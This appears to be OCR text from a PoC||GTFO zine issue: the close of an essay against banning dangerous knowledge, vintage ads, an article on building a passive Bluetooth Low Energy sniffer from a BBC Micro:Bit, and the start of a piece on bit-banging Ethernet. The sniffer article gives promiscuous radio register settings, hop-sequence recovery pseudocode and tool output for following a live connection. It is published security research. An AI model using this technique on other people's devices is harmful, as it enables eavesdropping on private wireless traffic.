
I wonder, though: would the black powder hack have occurred so easily to Kirk if he—and the screenwriters, and a significant part of the 1960s audience expected to appreciate the trick—hadn't as teenagers experimented with making things go boom? And, if they hadn't, would there even be a Star Trek—and the space program?

Such skills used to be synonymous with basic science training. Now, for all practical purposes, they are synonymous with school suspension if you are lucky, or a criminal record if you aren't.



Think about the irony of this, neighbors. The enlightened opinion of our age is all about the virtues of STEM, but it punishes with a heavy hand exactly those interests that propelled the actual science and technology, because they could be dangerous. And what's dangerous must be banned, and children must be taught to fear and shun it, from grade school onward.

How did we come to this?



PATENTS WANTED Write for List of Patent Buyers who desire to purchase patents and What To Invent with valuable list of Inventions Wanted. $1,000,000 *in prizes* offered fo inventions. Send model or sketch for Free Opinion as to patentability. We have a Special Department devoted to Electrical Inventions and are in a position to assist and advise inventors in this field in the deveiopment of their inventions.

MODERATE FEES—WE ASSIST INVENTORS TO SELL THEIR PATENTS

Write To-Day for our Five Books sent free to any address. (See attached coupon:)

FREE COUPON!

VICTOR J. EVANS & CO., Patent Attorneys

NEW YORK OFFICES: 189-191 Broadway PHILADELPHIA OFFICES: 149 Chestnut St.

Main Offices: 779 9th Street, N. W., WASHINGTON, D. C.

GENTLEMEN: Please send me FREE OF CHARGE your FIVE Books as per offer.

NAME ..... ADDRESS .....

Somewhere along the way of technological progress we have picked up a fallacy that grew and grew, until it became the default way of thinking—so entrenched that one needs an effort to nail it down explicitly, in so many words.

It is the idea that progress somehow means and requires banning or suppressing the dangerous things, the risky things, the tools that could be abused to cause harm. If the tool and the skill are too useful to be expunged entirely, they must be limited to special people who have superior abilities, and who are emphatically not you.

Verily I tell you, neighbors: although it may feel fine to suffer the ban on a tool or a skill that neither you nor anyone you know cares to use, it is not *progress* you are getting this way; it is the very opposite. For when some tools are deemed to be too powerful and too dangerous to be left in your hands, the same fallacy will come for your actual favorite tools, and sooner than you think. The folks inclined to listen to your explanations of why your tools are not evil will be too few and far between.

Knowledge is power, "Scientia potentia est." Power, by definition, is dangerous and can be misused. When the possibility of misuse gets to be enough grounds for banning a technology to the public, it's only a matter of time till *you* are deemed unworthy to wield the power of knowledge without permission. Good luck with hoping that the bureaucracy set up to manage these permissions will be sympathetic towards your interests.

And then, of course, the well-meaning community leaders, lawmakers, and officials will wonder why people's interest in their approved version of STEM is lacking, despite all the glossy pictures of happy kids and smiling adult models doing something vaguely scientific against the background of some generic lab equipment. It doesn't really take long for kids to learn that looking for potentia in scientia means trouble; and who cares for scientia that is not potentia?

Open a newspaper, neighbors, and you will see a lot of folks calling each other "anti-science," as one of the worst possible pejoratives. Yet I wonder: what harms science more than banning its basic technological artifacts from common use, be they mechanical, chemical, electronic, or even mathematical?[5] And, should it come to calling the shots on banning things, would you rather have the people who proclaim the importance of science but have zero interest in tinkering with its actual artifacts, or the actual tinkerers who obsessively fix cars, hand-load ammo, or write programs?

The world has become a much stranger place since the time when our classic tales of logic, science, and technology were written. We will yet have to explain again and again that doctors don't cause epidemics,[6] that engineers don't cause murder or terrorism; and that hackers do not cause computer crime.

Yet through all of this, may we remember to keep building our own bird feeders, and to let our neighbors build theirs, even when we disapprove of theirs just as they might disapprove of ours. For this is the only way for progress to happen: in freedom and by regular, non-special people making risky things that have power and learning to make them better. Thus and only thus do the tall tales of science and technology come true. Amen.

The Big News Next Month . . .

THE YEAR OF THE JACKPOT
by Robert A. Heinlein

A remorselessly logical novelet *based on actual, provable statistics!* It's fiction, of course, but you may find that fact hard to remember!

[5] As is the case with the recent government initiatives in the ever so science-friendly states of New York and California that aimed to make it a crime to sell a well-encrypted smartphone.

[6] A pinboard in my doctor's office now sports an official memo from a "Department of Public Health" that knows better than my doctor how to treat his patients. It mentions an opioid epidemic apparently caused by doctors. Consider this the next time you feel inclined to scoff at your ancestors' unenlightened notion that doctors were to blame for the plagues.

17:04 Sniffing BTLE with the Micro:Bit

by Damien Cauquil

Howdy y'all!

It's well known that sniffing Bluetooth Low Energy communications is a pain in the bottom, unless you have specialty tools like the Ubertooth One and its competitors. During my exploration of the BBC Micro:Bit, I discovered the very interesting fact that it may be used to sniff BLE communications.

The BBC Micro:Bit is a small device based on a nRF51822 transceiver made by Nordic Semiconductor, with a 5×5 LED screen and two buttons that can be powered by two AAA batteries. The nRF51822 is able to communicate over multiple protocols: Enhanced ShockBurst (ESB), ShockBurst (SB), GZLL, and Bluetooth Low Energy (BLE).

Nordic Semiconductor provides its own implementation of a Bluetooth Low Energy stack, released in what they call a SoftDevice and a well-known closed-source sniffing firmware used in Adafruit's BlueFriend LE sniffer for instance. That doesn't help that much, as this firmware relies on BLE connection requests to start following a specific connection, and not on packets exchanged between two devices in an existing connection. So, I found no way to cheaply sniff an existing BLE connection.

In this short article, I'll describe how to implement a Bluetooth Low Energy sniffer as software on the BBC Micro:Bit that can follow pre-existing connection despite channel hopping. In cases where channel remapping is in use, it can sniff connections on which even the Ubertooth currently fails.

The Goodspeed Way of Sniffing

The Micro:Bit being built upon a nRF51822, it ignited a sparkle in my mind as I remembered the hack found by our great neighbor Travis Goodspeed who managed to turn another Nordic Semiconductor transceiver (nRF24L01+) into a sniffer.[7] I was wondering if by any chance this nRF51822 would have been prone to the same error, and therefore could be turned into a BLE sniffer.

It took me hours to figure out how to reproduce this exploit on this chip, but in fact it works exactly the same way as described in Travis' paper. Since the nRF51822 is a lot different than the nRF24L01+ (as it includes its own CPU rather being driven by a SPI bus), we must change multiple parameters in order to sniff BLE packets over the air.

First, we need to enable the processor high frequency clock because it is required before enabling the RADIO module of the nRF51822. This is done with the following code.

```
NRF_CLOCK->EVENTS_HFCLKSTARTED = 0;
NRF_CLOCK->TASKS_HFCLKSTART = 1;
while (NRF_CLOCK->EVENTS_HFCLKSTARTED == 0);
```

Then, we must specify the mode, addresses, power and frequency our nRF51822 will be tuned to.

```
/* Max power. */
NRF_RADIO->TXPOWER = (
  RADIO_TXPOWER_TXPOWER_0dBm
  << RADIO_TXPOWER_TXPOWER_Pos);

/* Setting addresses. */
NRF_RADIO->TXADDRESS = 0;
NRF_RADIO->RXADDRESSES = 1;

/* BLE channels are not contiguous, so you
   need to convert them into frequency
   offset. */
NRF_RADIO->FREQUENCY =
  channel_to_freq(channel);

/* Set BLE data rate. */
NRF_RADIO->MODE = (RADIO_MODE_MODE_Ble_1Mbit
                   << RADIO_MODE_MODE_Pos);

/* Set the base address. */
NRF_RADIO->BASE0 = 0x00000000;
NRF_RADIO->PREFIX0 = 0xAA; // preamble
```

The trick here, as described in Travis' paper, is to use an address length of two bytes instead of the five bytes expected by the chip. The address length is stored in a configuration register called `PCNF0`, along with other extra parameters. The `PCNF0` and `PCNF1` registers define the way the nRF51822 will behave: its endianness, the expected payload size, the address size and much more documented in the nRF51 Series Reference Manual.[8]

The following lines of code configure the nRF51822 to use a two-byte address, big-endian with a maximum payload size of 10 bytes.

[7] `unzip pocorgtfo17.pdf promiscuousnrf24l01.pdf # Promiscuity is the nRF24L01+'s Duty`

[8] `unzip pocorgtfo17.pdf nrf51.pdf`

```
// LFLEN=0 bits, S0LEN=0, S1LEN=0
NRF_RADIO->PCNF0 = 0x00000000;
// STATLEN=10, MAXLEN=10, BALEN=1,
// ENDIAN=0 (little), WHITEEN=0
NRF_RADIO->PCNF1 = 0x00010A0A;
```

Eventually, we have to disable the CRC computation in order to make the chip consider any data received as valid.

```
NRF_RADIO->CRCCNF = 0x0;
```

Identifying BLE Connections

With this setup, we can now receive crappy data from the 2.4GHz bandwidth and hopefully some BLE packets. The problem is now to find the needle in the haystack, that is a valid BLE packet in the huge amount of data received by our nRF51822.

A BLE packet starts with an access address, a 32-bit carefully-chosen value that uniquely identifies a link between two BLE devices, as specified in the Bluetooth 4.2 Core Specifications document. This access address is followed by some PDU and a 3-byte CRC, but this CRC value is computed from a CRCInit value that is unique and associated with the connection. The BLE packet data is whitened in order to make it more tamper-resistant, and should be dewhitened before processing. If the connection is already initiated, as it is our case, the PDU is a Data Channel PDU with a specific two-byte header, as stated in the Bluetooth Low Energy specifications.

Header					
LLID (2 bits)	NESN (1 bit)	SN (1 bit)	MD (1 bit)	RFU (3 bits)	Length (8 bits)

Figure 2.13: Data channel PDU header

When a BLE connection is established, keep-alive packets with a size of 0 bytes are exchanged between devices.

Again, we follow the same methodology as Travis' by listing all the candidate access addresses we get, and identifying the redundant ones. This is the same method chosen by Mike Ryan in its Ubertooth BTLE tool from WOOT13,[9] with a nifty trick: we determine a valid access address based on the number of times we have seen it combined with a filter on its dewhitened header. We may also want to rely on the way the access address is generated, as the core specifications give a lot of extra constraints access address must comply with, but it is not always followed by the different implementations of the Bluetooth stack.

Once we found a valid access address, the next step consists in recovering the initial CRC value which is required to allow the nRF51822 to automatically check every packet CRC and let only the valid ones go through. This process is well documented in Mike Ryan's paper and code, so we won't repeat it here.

With the correct initial CRC value and access address in hands, the nRF51822 is able to sniff a given connection's packets, but we still have a problem. The BLE protocol implements a basic channel hopping mechanism to avoid sniffing. We cannot sit on a channel for a while without missing packets, and that's rather inconvenient.

[9] `unzip pocorgtfo17.pdf woot13-ryan.pdf`

```
function pickUniqueChannel(a_channelMap) :
  aa_sequences = generateSequences(a_channelMap)
  for channel in range (0..37) do :
    if (a_channelMap contains channel) then do :
      for increment in range (0..12) do :
        count = 0
        for i in range (0..37) do :
          if aa_sequences[increment][i] == channel then do :
            count = count + 1
            if count > 1 then do :
              break
            end if
          end if
        end for

        if count == 1 then do :
          return channel
        end if
      end for
    end if
  end for

  return -1
end function

function computeRemapping(a_channelMap) :
  a_remapping =  []
  j = 0
  for channel in range (0..37) do :
    if a_channelMap contains channel then do :
      a_remapping[j] = channel
      j = j + 1
    end if
  end for

  return a_remapping
end function

function generateSequences(a_channelMap) :
  aa_sequences = [][]
  remapping = computeRemapping(a_channelMap)
  for i in range (0..12) do :
    aa_sequences[i] = generateSequence(i+5, a_channelMap, a_remapping)
  end for
  return aa_sequences
end function

function generateSequence(increment, a_channelMap, a_remapping) :
  channel = 0
  a_sequence = []
  for i in range (0..37) do :
    if i in a_channelMap then do :
      sequence[i] =  channel
    else
      sequence[i] = a_remapping[ channel modulo size of a_remapping]
    end if

    channel = (channel + increment) % 37
  end for
end function
```

Figure 2. Hopping Algorithm

Following the Rabbit

The Bluetooth Low Energy protocol defines 37 different channels to transport data. In order to communicate, two devices must agree on a hopping sequence based on three characteristics: the hop interval, the hop increment, and the channel map.

The first one, the hop interval, is a value specifying the amount of time a device should sit on a channel before hopping to the next one. The hop increment is a value between 5 and 16 that specifies the number of channels to add to the current one (modulo the number of used channels) to get the next channel in the sequence. The last one may be used by a connecting device to restrict the channels used to the ones given in a bitmap. The channel map was quite a surprise for me, as it isn't mentioned in Ubertooth's BTLE documentation.[10]

We need to know these values in order to capture every possible packets belonging to an active connection, but we cannot get them directly as we did not capture the connection request where we would find them. We need to deduce these values from captured packets, as we did for the CRC initial value. In order to find out our first parameter, the hop interval, Mike Ryan designed the simplest algorithm that could be: measuring the time between two packets received on a specific channel and dividing it by the number of channels used, i.e. 37. So did I, but my measures did not seem really accurate, as I got two distinct values rather than a unique one. I was puzzled, as it would normally have been straightforward as the algorithm is simple as hell. The only explanation was that a valid packet was sent twice before the end of the hopping cycle, whereas it should only have been sent once. There was something wrong with the hopping cycle.

It seems Mike Ryan made an assumption that was correct in 2013 but not today in 2017. I checked the channels used by my connecting device, a Samsung smartphone, and guess what? It was only using 28 channels out of 37, whereas Mike assumed all 37 data channels will be used. The good news is that we now know the channel map is really important, but the bad news is that we need to redesign the connection parameters recovery process.

Improving Mike Ryan's Algorithm

First of all, we need to determine the channels in use by listening successively on each channel for a packet with our expected access address and a valid CRC value. If we get no packet during a certain amount of time, then it means this channel is not part of the hopping sequence. Theoretically, this may take up to four seconds per channel, so not more than three minutes to determine the channel map. This is a significant amount of time, but luckily devices generally use more than half of the available channels so it would be quicker.

Once the channel map is recovered, we need to determine precisely the hop interval value associated with the target connection. We may want our sniffer to sit on a channel and measure the time between two valid packets, but we have a problem problem: if less than 37 channels are used, one or more channels may be reused to fill the gaps. This behavior is due to a feature called "channel remapping" that

[10] `unzip pocorgtfo17.pdf ubertooth.zip; unzip -c ubertooth.zip ubertooth/host/doc/ubertooth-btle.md | less`

is defined in the Bluetooth Low Energy specifications, which basically replace an unused channel by another taken from the channel map. It means a channel may appear twice (or more) in the hopping sequence and therefore compromise the success of Mike's approach.

```
37 channels in use, no remapping:
{ 0, 1, 2, 3, ... , 27, 28, 29, 30,
  31, 32, 33, 34, 35, 36, 37}

28 first channels in use:
{ 0, 1, 2, 3, ... , 27, 0, 1, 2, 3,
  4, 5, 6, 7, 8}
```

A possible workaround involves picking a channel that appears only once in the hopping sequence, whatever the hop increment value. If we find such a channel, then we just have to measure the time between two packets, and divide this value by 37 to recover the hop interval value. The algorithm in Figure 2 may be used to pick this channel.

This algorithm finds a unique channel only if more than the half of the data channels are used, and may possibly work for a fewer number of channels depending on the hop increment value. This quick method doesn't require a huge amount of packets to guess the hop interval.

The last parameter to recover is the hop increment, and Mike's approach is also impacted by the number of channels in use. His algorithm measures the time between a packet on channel 0 and channel 1, and then relies on a lookup table to determine the hop increment used. The problem is, if channel 1 appears twice then the measure is inaccurate and the resulting hop increment value guessed wrong.

Again, we need to adapt this algorithm to a more general case. My solution is to pick a second channel derived from the first one we have already chosen to recover the hop interval value, for which the corresponding lookup table only contains unique values. The lookup table is built as shown in Figure 3.

Eventually, we try every possible combination and only keep one that does not contain duplicate values, as shown in Figure 4.

Last but not least, in Figure 5 we build the lookup table from these two carefully chosen channels, if any. This lookup table will be used to deduce the hop increment value from the time between these two channels.

Helps to Spring Fun

The Second BOYS' BOOK OF MODEL AEROPLANES

By Francis Arnold Collins

The book of books for every lad, and every grown-up too, who has been caught in the fascination of model aeroplane experimentation, covering up to date the science and sport of model aeroplane building and flying, both in this country and abroad.

There are detailed instructions for building fifteen of the newest models, with a special chapter devoted to parlor aviation, full instructions for building small paper gliders, and rules for conducting model aeroplane contests.

The illustrations are from interesting photographs and helpful working drawings of over one hundred new models.

The price, $1.20 net, postage 11 cents

The Author's Earlier Book

THE BOYS' BOOK OF MODEL AEROPLANES

It tells just how to build "a glider," a motor, monoplane and biplane models, and how to meet and remedy common faults—all so simply and clearly that any lad can get results. The story of the history and development of aviation is told so accurately and vividly that it cannot fail to interest and inform young and old.

Many helpful illustrations

The price, $1.20 net, postage 14 cents

All booksellers, or send direct to the publishers:

THE CENTURY CO.

```
function generateLUT(aa_sequences, firstChannel, secondChannel) :
  aa_lookupTable = [][]
  for increment in range (0..12) do :
    aa_lookupTable[increment] = computeDistance(aa_sequences, increment,
                                                firstChannel, secondChannel)
  end for
end function

function computeDistance(aa_sequences, increment, firstChannel, secondChannel) :
  distance = 0
  fcIndex = findChannelIndex(aa_sequences, increment, firstChannel, 0)
  scIndex = findChannelIndex(aa_sequences, increment, secondChannel, fcIndex)
  if (scIndex > fcIndex) then do :
    distance = (scIndex - fcIndex)
  else do :
    distance = (scIndex - fcIndex) + 37
  end if

  return distance
end function

function findChannelIndex(aa_sequences, increment, channel, start) :
  for i in range (0..37) do :
    if aa_sequences[increment] [( start + i) modulo 37] == channel then do :
      return ((start + i) modulo 37)
    end if
  end for
end function
```

Figure 3. Channel Lookup Table

```
function pickSecondChannel(aa_sequences, a_channelMap, firstChannel) :
  for channel in range (0..37) do :
    if a_channelMap contains channel then do :
      lookupTable = generateLUT(aa_sequences, firstChannel, channel)
      duplicates = FALSE
      for i in range (0..11) do :
        for k in range (i+1 .. 12) do :
          if lookupTable[i] == lookupTable[k] then do :
            duplicates = TRUE
          end if
        end for
      end for

      if not duplicates then do :
        return channel
      end if
    end if
  end for

  return -1
end function
```

Figure 4. Picking the Second Channel

```
function deduceHopIncrement(aa_sequences, firstChannel, secondChannel,
                            measure, hopInterval) :
  channelsJumped =  measure / hopInterval
  LUT = generateHopIncrementLUT(aa_sequences, firstChannel, secondChannel)
  if LUT[channelsJumped] > 0 then do :
    return LUT[channelsJumped]
  else do :
    return -1
  end if
end function

function generateHopIncrementLUT(aa_sequences, firstChannel, secondChannel) :
  reverseLUT = generateLUT(aa_sequences, firstChannel, secondChannel)
  LUT = []
  for i in range (0..37) do :
    LUT[i] = 0
  end for
  for i in range (0..12) do :
    LUT[reverseLUT[i]] = i+5
  end for

  return LUT
end function
```

Figure 5. Deducing the Hop Increment

Patching BBC Micro:Bit

Thanks to the designers of the BBC Micro:Bit, it is possible to easily develop on this platform in C and C++. Basically, they wrote a Device Abstraction Layer[11] that provides everything we need except the radio, as they developed their own custom protocol derived from Nordic Semiconductor ShockBurst protocol. We must get rid of it.

I removed all the useless code from this abstraction layer, the piece of code in charge of handling every packet received by the RADIO module of our nRF51822 in particular. I then substitute this one with my own handler, in order to perform all the sniffing without being annoyed by some hidden third-party code messing with my packets.

Eventually, I coded a specific firmware for the BBC Micro:Bit that is able to communicate with a Python command-line interface, and that can be used to detect and sniff existing connections. This is not perfect and still a work in progress, but it can passively sniff BLE connections. Of course, it may lack the legacy sniffing method based on capturing connection requests; that will be implemented later.

This tiny tool, dubbed `ubitle`, is able to enumerate every active Bluetooth Low Energy connections.

```
# python3 ubitle.py -s
uBitle v1.0 [firmware version 1.0]

[i] Listing available access addresses ...
[ -46 dBm] 0x8a9b8e58 | pkts: 1
[ -46 dBm] 0x8a9b8e58 | pkts: 2
[ -46 dBm] 0x8a9b8e58 | pkts: 3
```

It is also able to recover the channel map used by a given connection, as well as its hop interval and increment.

```
# python3 ubitle.py -f 0x8a9b8e58
uBitle v1.0 [firmware version 1.0]

[i] Following connection 0x8a9b8e58 ...
[i] Recovered initial CRC value: 0x16e9df
[i] Recovering channel map.
[i] Recovered channel map: 0x1fffffffff
[i] Recovering hop interval ...
[i] Recovered hop interval: 48
[i] Recovering hop increment ...
[i] Recovered hop increment: 16
```

[11] `git clone https://github.com/lancaster-university/microbit-dal`

Once all the parameters recovered, it may also dump traffic to a PCAP file.


```
# python3 ubitle.py -f 0x8a9b8e58 \
  -m 0x1fffffffff -o test.pcap
uBitle v1.0 [firmware version 1.0]

[i] Following connection 0x8a9b8e58 ...
[i] Recovered initial CRC value: 0x16e9df
[i] Forced channel map: 0x1fffffffff
[i] Recovering hop interval ...
b'\xbcC\x06\x00X\x8e\x9b\x8a0\x00\xf1'
[i] Recovered hop interval: 48
[i] Recovering hop increment ...
[i] Recovered hop increment: 16
[i] All parameters successfully recovered,
    following BLE connection ...
LL Data: 02 07 03 00 04 00 0a 03 00
LL Data: 0a 0a 06 00 04 00 0b 70 6f 75 65 74
LL Data: 02 07 03 00 04 00 0a 05 00
LL Data: 0a 07 03 00 04 00 0b 00 00
LL Data: 02 07 03 00 04 00 0a 03 00
LL Data: 0a 0a 06 00 04 00 0b 70 6f 75 65 74
```

The resulting PCAP file may be opened in Wireshark to dissect the packets. You may notice the keep-alive packets are missing from this capture. It is deliberate; these packets are useless when analyzing Bluetooth Low Energy communications.

Source code

The source code of this project is available on Github under GPL license, feel free to submit bugs and pull requests.[12]

This tool does not support dynamic channel map update or connection request based sniffing, which are implemented in Nordic Semiconductor's closed source sniffer. It's PoC||GTFO so take my little tool as it is: a proof of concept demonstrating that it is possible to passively sniff BLE connections for less than twenty bucks, with a device one may easily find on the Internet.



[12] `git clone https://github.com/virtualabs/ubitle-firmware || unzip pocorgtfo17.pdf ubitle.tgz`


17:05 Up close and personal with Ethernet.

by Andrew D. Zonenberg,
because real hackers don't need PHYs or NICs!

If you're reading this, you've almost certainly used Ethernet on a PC by means of the BSD sockets API. You've probably poked around a bit in Wireshark and looked at the TCP/IP headers on your packets. But what happens after the kernel pushes a completed Ethernet frame out to the network card?

A PC network card typically contains three main components. These were separate chips in older designs, but many modern cards integrate them all into one IC. The bus controller speaks PCIe, PCI, ISA, or some other protocol to the host system, as well as generating interrupts and handling DMA. The MAC (Media Access Controller) is primarily responsible for adding the Ethernet framing to the outbound packet. The MAC then streams the outbound packet over a "reconciliation sublayer" interface to the PHY (physical layer), which converts the packet into electrical or optical impulses to travel over the cabling. This same process runs in the opposite direction for incoming packets.

In an embedded microcontroller or SoC platform, the bus controller and MAC are typically integrated on the same die as the CPU, however the PHY is typically a separate chip. FPGA-based systems normally implement a MAC on the FPGA and connect to an external PHY as well; the bus controller may be omitted if the FPGA design sends data directly to the MAC. Although the bus controller and its firmware would be an interesting target, this article focuses on the lowest levels of the stack.



MII and Ethernet framing

The reconciliation sublayer is the lowest (fully digital) level of the Ethernet protocol stack that is typically exposed on accessible PCB pins. For 10/100 Ethernet, the base protocol is known as MII (Media Independent Interface). It consists of seven digital signals each for the TX and RX buses: a clock (2.5 MHz for 10Base-T, 25 MHz for 100Base-TX), a data valid flag, an error flag, and a 4-bit parallel bus containing one nibble of packet data. Other commonly used variants of the protocol include RMII (reduced-pin MII, a double-data-rate version, which uses less pins), GMII (gigabit MII, that increases the data width to 8 bits and the clock to 125 MHz), and RGMII (a DDR version of GMII using less pins). In all of these interfaces, the LSB of the data byte/nibble is sent on the wire first.

An Ethernet frame at the reconciliation sublayer consists of a preamble (seven bytes of `0x55`), a start frame delimiter (SFD, one byte of `0xD5`), the 6-byte destination and source MAC addresses, a 2-byte EtherType value indicating the upper layer protocol (for example `0x0800` for IPv4 or `0x86DD` for IPv6), the packet data, and a 32-bit CRC-32 of the packet body (not counting preamble or SFD). The byte values for the preamble and SFD have a special significance that will be discussed in the following section.

10Base-T Physical Layer

The simplest form of Ethernet still in common use is known as 10Base-T (10 Mbps, baseband signaling, twisted pair media). It runs over a cable containing two twisted pairs with 100 ohm differential impedance. Modern deployments typically use Category 5 cabling, which contains four twisted pairs. The orange and green pairs are used for data (one pair in each direction), while the blue and brown pairs are unused.

When the line is idle, there is no voltage difference between the positive (white with stripe) and negative (solid colored) wires in the twisted pair. To send a 1 or 0 bit, the PHY drives 2.5V across the pair; the direction of the difference indicates the bit value. This technique allows the receiver to reject noise coupled into the signal from external electro-

magnetic fields: since the two wires are very close together the induced voltages will be almost the same, and the difference is largely unchanged.

Unfortunately, we cannot simply serialize the data from the MII bus out onto the differential pair; that would be too easy! Several problems can arise when connecting computers (potentially several hundred feet apart) with copper cables. First, it's impossible to make an oscillator that runs at exactly 20 MHz, so the oscillators providing the clocks to the transmit and receive NIC are unlikely to be exactly in sync. Second, the computers may not have the same electrical ground. A few volts offset in ground between the two computers can lead to high current flow through the Ethernet cable, potentially destroying both NICs.

In order to fix these problems, an additional line coding layer is used: Manchester coding. This is a simple 1:2 expansion that replaces a 0 bit with 01 and a 1 bit with 10, increasing the raw data rate from 10 Mbps (100 ns per bit) to 20 Mbps (50 ns per bit). This results in a guaranteed 1–0 or 0–1 edge for every data bit, plus sometimes an additional edge between bits.

Since every bit has a toggle in the middle of it, any 100 ns period without one must be the space between bits. This allows the receiver to synchronize to the bit stream; and then the edge in the middle of each bit can be decoded as data and the receiver can continually adjust its synchronization on each edge to correct for any slight mismatches between the actual and expected data rate. This property of Manchester code is known as self clocking.

Another useful property of the Manchester code is that, since the signal toggles at a minimum rate of 10 MHz, we can AC couple it through a transformer or (less commonly) capacitors. This prevents any problems with ground loops or DC offsets between the endpoints, as only changes in differential voltage pass through the cables.

We now see the purpose of the `55 55 ... D5` preamble: the `0x55`'s provide a steady stream of meaningless but known data that allows the receiver to synchronize to the bit clock, then the `0xD5` has a single bit flipped at a known position. This allows the receiver to find the boundary between the preamble and the packet body.

That's it! This is all it takes to encode and decode a 10Base-T packet. Figure 6 shows what this waveform actually looks like on an oscilloscope.

One last bit to be aware of is that, in between packets, a link integrity pulse (LIT) is sent every 16 milliseconds of idle time. This is simply a +2.5V pulse about 100 ns long, to tell the remote end, "I'm still here." The presence or absence of LITs or data traffic is how the NIC decides whether to declare the link up.

By this point, dear reader, you're probably thinking that this doesn't sound too hard to bit-bang — and you'd be right! This has in fact been done, most notably by Charles Lohr on an ATTiny microcontroller.[13] All you need is a pair of 2.5V GPIO pins to drive the output, and a single input pin.

100Base-TX Physical Layer

The obvious next question is, what about the next step up, 100Base-TX Ethernet? A bit of Googling failed to turn up anyone who had bit-banged it. How hard can it really be? Let's take a look at this protocol in depth!

